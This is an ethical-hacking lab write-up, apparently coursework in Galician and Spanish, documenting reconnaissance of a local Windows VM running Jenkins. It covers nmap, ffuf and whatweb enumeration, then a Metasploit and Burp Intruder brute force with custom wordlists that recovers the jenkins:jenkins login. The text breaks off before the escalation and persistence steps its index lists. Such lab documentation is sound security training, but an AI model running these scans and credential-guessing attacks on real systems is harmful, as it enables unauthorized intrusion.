

**Martín
Losada**



-



WINDOWS

Máquina Mayordomo


Hacking Ético

Índice

- 1. Diagrama de secuencia**
- 2. Enumeración + Enumeración web**
- 3. Ataque de fuerza bruta (Explotación)**
- 4. Obtención de acceso**
- 5. Escalada de privilegios**
- 6. Volcado de credenciales**
- 7. Persistencia**
- 8. Conclusión**

1. Diagrama de secuencia (App - Mermaid)

A seguinte figura representa a secuencia de accións levadas a cabo polo atacante desde a enumeración inicial ata o establecemento de persistencia no sistema comprometido.



Información

Notas

IP: 192.168.56.223

Servicios: 8080/tcp (http-proxy)

|_http-title: Site doesn't have a title (text/html; charset=utf-8).

| http-robots.txt: 1 disallowed entry

135/tcp (msrpc), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds) (WINDOWS)

Microsoft Windows 10, versións entre 1709 e 21H2

Información detectada HTTP:

Aplicación: Jenkins

Versión: 2.289.3

Servidor web: Jetty 9.4.41.v20210516

Puerto exposto: 8080

Ruta de login: /login?from=%2F

Campos do formulario: j_username e j_password

Cookies: JSESSIONID, HttpOnly

Cbeceras destacadas:

X-Jenkins: 2.289.3

X-Hudson: 1.395

X-Instance-Identity: (clave pública)

O Jenkins que corre nesa máquina é a versión 2.289.3

Contraseña jenkins:jenkins

WinPEAS confirma privilexio: SeImpersonatePrivilege: Enabled

2. Enumeración

descubrimiento IP (nmap, netdiscover, ...)

```
└─(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:06 WEST
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.10
Host is up (0.00039s latency).
MAC Address: 08:00:27:1C:C5:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.223
Host is up (0.00056s latency).
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.100
Host is up.
Nmap scan report for 192.168.56.101
```

Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.13 seconds

```
kali@kali: ~ 116x48
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:06 WEST
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.10
Host is up (0.00039s latency).
MAC Address: 08:00:27:1C:C5:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.223
Host is up (0.00056s latency).
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.100
Host is up.
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.13 seconds
```

IP: 192.168.56.223

tcp

```
(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sS -p- 192.168.56.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:14 WEST
Nmap scan report for 192.168.56.223
Host is up (0.00063s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open  unknown
8080/tcp   open  http-proxy
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 22.77 seconds
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sS -p- 192.168.56.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:14 WEST
Nmap scan report for 192.168.56.223
Host is up (0.00063s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open  unknown
8080/tcp   open  http-proxy
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 22.77 seconds
```

8080/tcp (http-proxy)

135/tcp (msrpc), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds) (WINDOWS)

udp

Servicios

```
(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sC -O -p 135,139,445,5040,8080,49664-49669 192.168.56.223

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:22 WEST
Nmap scan report for 192.168.56.223
Host is up (0.0019s latency).

PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open  unknown
8080/tcp   open  http-proxy
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
```


```
|_/  
49664/tcp open  unknown  
49665/tcp open  unknown  
49666/tcp open  unknown  
49667/tcp open  unknown  
49668/tcp open  unknown  
49669/tcp open  unknown  
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Warning: OSScan results may be unreliable because we could not find at least 1  
open and 1 closed port  
Device type: general purpose  
Running: Microsoft Windows 10  
OS CPE: cpe:/o:microsoft:windows_10  
OS details: Microsoft Windows 10 1709 - 21H2  
Network Distance: 1 hop  
  
Host script results:  
|_clock-skew: 9h00m08s  
| smb2-security-mode:  
|   3:1:1:  
|_   Message signing enabled but not required  
| smb2-time:  
|   date: 2025-05-05T19:22:29  
|_   start_date: N/A  
|_nbstat: NetBIOS name: MAYORDOMO, NetBIOS user: <unknown>, NetBIOS MAC:  
08:00:27:50:b9:5c (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
OS detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 113.99 seconds
```

ssh

algoritmos de autenticación

http

enumeración manual



métodos

```
(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn --script http-methods.nse 192.168.56.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:32 WEST
Nmap scan report for 192.168.56.223
Host is up (0.00076s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
```


MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds

ffuf

```
└─(kali㉿kali)-[~]
```

```
└─$ ffuf -u http://192.168.56.223:8080/FUZZ -w
/usr/share/wordlists/dirb/common.txt -mc 200,301,302 -c
```

```

      /'__\  /'__\          /'__\
     /\ \_/\ /\ \_/\  _ _  /\ \_/\
    \ \ ,_\ \ \ ,_\ \_/\ \ \ \ \ ,_\
    \ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
     \ \ \  \ \ \  \ \_\_/\  \ \ \
      \ \_/\  \ \_/\  \_\_/\   \ \_/\

```

v2.1.0-dev

```

:: Method           : GET
:: URL              : http://192.168.56.223:8080/FUZZ
:: Wordlist          : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200,301,302

```


```

assets                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 15ms]
favicon.ico           [Status: 200, Size: 17542, Words: 345, Lines: 2, Duration:
96ms]
git                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 20ms]
login                 [Status: 200, Size: 2028, Words: 199, Lines: 11, Duration:
4ms]

```

```
logout [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 19ms]
robots.txt [Status: 200, Size: 71, Words: 11, Lines: 3, Duration: 15ms]

:: Progress: [4614/4614] :: Job [1/1] :: 2020 req/sec :: Duration: [0:00:02] ::
Errors: 0 ::
```



whatweb

```
└─(kali㉿kali)-[~]
└─$ whatweb -v http://192.168.56.223:8080
WhatWeb report for http://192.168.56.223:8080

Status      : 403 Forbidden
Title       : <None>
IP          : 192.168.56.223
Country     : RESERVED, ZZ

Summary     : Cookies[JSESSIONID.372c6891], HTTPServer[Jetty(9.4.41.v20210516)],
HttpOnly[JSESSIONID.372c6891], Jenkins[2.289.3], Jetty[9.4.41.v20210516],
Meta-Refresh-Redirect[/login?from=%2F], Script,
UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]

Detected Plugins:

[ Cookies ]

    Display the names of cookies in the HTTP headers. The
    values are not returned to save on space.

String      : JSESSIONID.372c6891

[ HTTPServer ]

    HTTP server header string. This plugin also attempts to
```

identify the operating system from the server header.

String : Jetty(9.4.41.v20210516) (from server string)

[HttpOnly]

If the HttpOnly flag is included in the HTTP set-cookie response header and the browser supports it then the cookie cannot be accessed through client side script - More Info: http://en.wikipedia.org/wiki/HTTP_cookie

String : JSESSIONID.372c6891

[Jenkins]

Jenkins is an application that monitors executions of repeated jobs, such as building a software project or jobs run by cron.

Version : 2.289.3

Google Dorks: (1)

Website : <http://jenkins-ci.org/>

[Jetty]

Jetty is a pure Java application server. Jetty provides an HTTP server, HTTP client, and javax.servlet container.

Version : 9.4.41.v20210516

Google Dorks: (1)

Website : <http://jetty.codehaus.org/jetty/>

[Meta-Refresh-Redirect]

Meta refresh tag is a deprecated URL element that can be used to optionally wait x seconds before reloading the current page or loading a new page. More info: https://secure.wikimedia.org/wikipedia/en/wiki/Meta_refresh

```
String      : /login?from=%2F
```

[Script]

This plugin detects instances of script HTML elements and returns the script language/type.

[UncommonHeaders]

Uncommon HTTP server headers. The blacklist includes all the standard headers and many non standard but common ones. Interesting but fairly common headers should have their own plugins, eg. x-powered-by, server and x-aspnet-version. Info about headers can be found at www.http-stats.com

```
String      : x-content-type-options,x-hudson,x-jenkins,x-jenkins-session  
(from headers)
```

HTTP Headers:

```
HTTP/1.1 403 Forbidden  
Connection: close  
Date: Mon, 05 May 2025 20:17:34 GMT  
X-Content-Type-Options: nosniff  
Set-Cookie: JSESSIONID.372c6891=node01fn12q9lj3f21asmf9q4t127f1.node0;  
Path=/; HttpOnly  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
Content-Type: text/html; charset=utf-8  
X-Hudson: 1.395  
X-Jenkins: 2.289.3  
X-Jenkins-Session: 8e50d3a4  
Content-Length: 548  
Server: Jetty(9.4.41.v20210516)
```

WhatWeb report for <http://192.168.56.223:8080/login?from=%2F>

```
Status      : 200 OK  
Title       : Sign in [Jenkins]  
IP          : 192.168.56.223
```

Country : RESERVED, ZZ

Summary : Cookies[JSESSIONID.372c6891], HTML5, HTTPServer[Jetty(9.4.41.v20210516)], HttpOnly[JSESSIONID.372c6891], Jenkins[2.289.3], Jetty[9.4.41.v20210516], PasswordField[j_password], Script[text/javascript], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]

Detected Plugins:

[Cookies]

Display the names of cookies in the HTTP headers. The values are not returned to save on space.

String : JSESSIONID.372c6891

[HTML5]

HTML version 5, detected by the doctype declaration

[HTTPServer]

HTTP server header string. This plugin also attempts to identify the operating system from the server header.

String : Jetty(9.4.41.v20210516) (from server string)

[HttpOnly]

If the HttpOnly flag is included in the HTTP set-cookie response header and the browser supports it then the cookie cannot be accessed through client side script - More Info: http://en.wikipedia.org/wiki/HTTP_cookie

String : JSESSIONID.372c6891

[Jenkins]

Jenkins is an application that monitors executions of repeated jobs, such as building a software project or jobs

run by cron.

Version : 2.289.3

Google Dorks: (1)

Website : <http://jenkins-ci.org/>

[Jetty]

Jetty is a pure Java application server. Jetty provides an HTTP server, HTTP client, and javax.servlet container.

Version : 9.4.41.v20210516

Google Dorks: (1)

Website : <http://jetty.codehaus.org/jetty/>

[PasswordField]

find password fields

String : j_password (from field name)

[Script]

This plugin detects instances of script HTML elements and returns the script language/type.

String : text/javascript

[UncommonHeaders]

Uncommon HTTP server headers. The blacklist includes all the standard headers and many non standard but common ones. Interesting but fairly common headers should have their own plugins, eg. x-powered-by, server and x-aspnet-version. Info about headers can be found at www.http-stats.com

String :
x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity
(from headers)

[X-Frame-Options]

This plugin retrieves the X-Frame-Options value from the HTTP header. - More Info:
<http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.aspx>

String : sameorigin

HTTP Headers:

HTTP/1.1 200 OK
Connection: close
Date: Mon, 05 May 2025 20:17:53 GMT
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache, no-store, must-revalidate
X-Hudson: 1.395
X-Jenkins: 2.289.3
X-Jenkins-Session: 8e50d3a4
X-Frame-Options: sameorigin
Content-Encoding: gzip
X-Instance-Identity:

MIIBiJANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAw43hS+kKhDV0LAWc2YVGFglH5IN1zZfBknS00nM8uzQe2KSrC0PdLp+bTTNiK80I1l04oLGN5LBVAxwJ0koN0X2FPwGLqM6lJQlw9sESCUK0r6SfyTJJMZbsMaUKgwSFePnEbbheH4tPmNxGtI71812KggjsT220i5jKHv3rt20M3dT4Ma6jwLwke1Iz/rIYmRuW2pUanPVvyg7V2ZiWfqkMkwws0WN9Y1MnGfyDrIGMYLDIFDZ1w2J25tBTzCR/tWMX0zyZh34hsbZX8a1bzFa7q+Dsfl0D/hdDIG6p0uB08JhffUsKe7qr4Xp2HQ1z/3AQLo4xYq8ojw0q7xX6wIDAQAB

Set-Cookie: JSESSIONID.372c6891=node07y303mh2uspaggioja4zsvtuq2.node0;
Path=/; HttpOnly

Content-Length: 891
Server: Jetty(9.4.41.v20210516)

Información detectada:

Aplicación: Jenkins
Versión: 2.289.3
Servidor web: Jetty 9.4.41.v20210516
Puerto exposto: 8080
Ruta de login: /login?from=%2F

Campos do formulario: j_username e j_password
Cookies: JSESSIONID, HttpOnly
Cbeceras destacadas:
X-Jenkins: 2.289.3
X-Hudson: 1.395
X-Instance-Identity: (clave pública, pode usarse para fingerprinting)

Enumeración metasploit

[vídeo enum.mp4](#)

```
msf6 > use 18
msf6 auxiliary(scanner/http/jenkins_enum) > set RHOSTS 192.168.56.223
RHOSTS => 192.168.56.223
msf6 auxiliary(scanner/http/jenkins_enum) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(scanner/http/jenkins_enum) > run

[+] 192.168.56.223:8080 - Jenkins Version 2.289.3
[*] /jenkins/script restricted (403)
[*] /jenkins/view/All/newJob restricted (403)
[*] /jenkins/asynchPeople/ restricted (403)
[*] /jenkins/systemInfo restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_enum) >
```

```
msf6 auxiliary(scanner/http/jenkins_enum) > run

[+] 192.168.56.223:8080 - Jenkins Version 2.289.3
[*] /jenkins/script restricted (403)
[*] /jenkins/view/All/newJob restricted (403)
[*] /jenkins/asynchPeople/ restricted (403)
[*] /jenkins/systemInfo restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

0 Jenkins que corre nesa máquina é a versión 2.289.3
```

3. Explotación

Forza Bruta Metasploit

[vídeo brute metasploit](#)

Diccionario users e passwords:

```
(kali㉿kali)-[~]  
$ cat jen_user.txt  
admin  
administrator  
jenkins  
user  
test  
guest  
developer  
manager  
root  
system  
operador  
soporte  
seguridad  
infra  
desarrollo  
integracion  
build  
master  
slave  
agent  
jenkinsadmin  
ci  
localadmin  
remoteuser  
  
(kali㉿kali)-[~]  
$ cat jen_pass.txt  
jenkins  
admin  
administrator  
123456  
password  
secret  
user123  
test123  
guest123  
default  
jenkins123  
admin123  
sistemas  
soporte1  
seguridad!  
developer1  
manager2023  
jenkinsadmin  
root123  
clave  
P@$$w0rd  
Secure123  
MySecret  
Welcome1  
Pass1234
```

Seleccionamos modulo e introducimos parametros:

```
msf6 > use 19  
msf6 auxiliary(scanner/http/jenkins_login) > set PASS_FILE jen_pass.txt  
PASS_FILE => jen_pass.txt  
msf6 auxiliary(scanner/http/jenkins_login) > set USER_FILE jen_user.txt  
USER_FILE => jen_user.txt  
msf6 auxiliary(scanner/http/jenkins_login) > set RHOSTS 192.168.56.223  
RHOSTS => 192.168.56.223  
msf6 auxiliary(scanner/http/jenkins_login) > set RPORT 8080  
RPORT => 8080
```

```
msf6 auxiliary(scanner/http/jenkins_login) > set THREADS 10  
THREADS => 10
```

Comprobamos:

```
msf6 auxiliary(scanner/http/jenkins_login) > options


Module options (auxiliary/scanner/http/jenkins_login):

  Name           Current Setting  Required  Description
  ----           -
  ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted:
none, user, user&realm)
  HTTP_METHOD      POST            yes       The HTTP method to use for the login (Accepted: GET, POST)
  PASSWORD          no              no        A specific password to authenticate with
  PASS_FILE         jen_pass.txt    no        File containing passwords, one per line
  Proxies           no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           192.168.56.223 yes         The target host(s), see https://docs.metasploit.com/docs/using-metas
ploit/basics/using-metasploit.html
  RPORT            8080            yes       The target port (TCP)
  SSL               false           no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS   false           yes       Stop guessing when a credential works for a host
  TARGETURI         no              no        The path to the Jenkins-CI application
  THREADS           10              yes       The number of concurrent threads (max one per host)
  USERNAME          no              no        A specific username to authenticate as
  USERPASS_FILE     no              no        File containing users and passwords separated by space, one pair per
line
  USER_AS_PASS      false           no        Try the username as the password for all users
  USER_FILE         jen_user.txt    no        File containing usernames, one per line
  VERBOSE           true            yes       Whether to print output for all attempts
  VHOST             no              no        HTTP server virtual host
```

Ejecutamos run:

```
[*] 192.168.56.223:8080 - LOGIN FAILED: administrator:100t123 (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:clave (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:Pa$$w0rd (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:Secure123 (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:MySecret (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator>Welcome1 (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:Pass1234 (Incorrect)
[+] 192.168.56.223:8080 - Login Successful: jenkins:jenkins
[-] 192.168.56.223:8080 - LOGIN FAILED: user:jenkins (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:admin (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:administrator (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:123456 (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:password (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:secret (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:user123 (Incorrect)
```


Contraseña jenkins:jenkins



Forza Bruta Burp Suite

[vídeo Burp Suite Force](#)

Primeiro, creamos o proxy burp:



Introducimos o login de forma erronea e accedemos a burpsuite:

Intercept HTTP history WebSockets history Match and replace Proxy settings											
Filter settings: Hiding CSS, image and general binary content											
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
318	http://192.168.56.223:8080	POST	/j_spring_security_check	✓		302	317				
319	http://192.168.56.223:8080	GET	/loginError			401	2859	HTML		Sign in [Jenkins]	

Damoslle a send to Intruder:

The screenshot displays the Metasploit Intruder module interface. The top navigation bar includes Dashboard, Target, Proxy, **Intruder**, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Settings. Below the navigation bar, there are tabs for Extensions and Learn. The main interface is divided into several sections:

- Target:** A text field containing the URL `http://192.168.56.223:8080` and a checkbox labeled "Update Host header to match target".
- Positions:** Buttons for "Add \$", "Clear \$", and "Auto \$".
- Attack Configuration:** A dropdown menu set to "Cluster bomb attack" and a red "Start attack" button.
- Payloads:** A section on the right with a search icon and a list of payloads. The "Payload position" is set to 1, "Payload type" is "Simple list", "Payload count" is 24, and "Request count" is 600.
- Payload configuration:** A section with a description: "This payload type lets you configure a simple list of strings that are used as payloads." It includes buttons for "Paste", "Load...", "Remove", "Clear", and "Deduplicate". A list of payloads is shown, including "admin", "administrator", "jenkins", "user", "test", "guest", "developer", "manager", "root", and "system".
- Payload processing:** A section with a description: "You can define rules to perform various processing tasks on each payload before it is used." It includes buttons for "Add", "Edit", "Remove", "Up", and "Down".
- Payload encoding:** A section at the bottom.

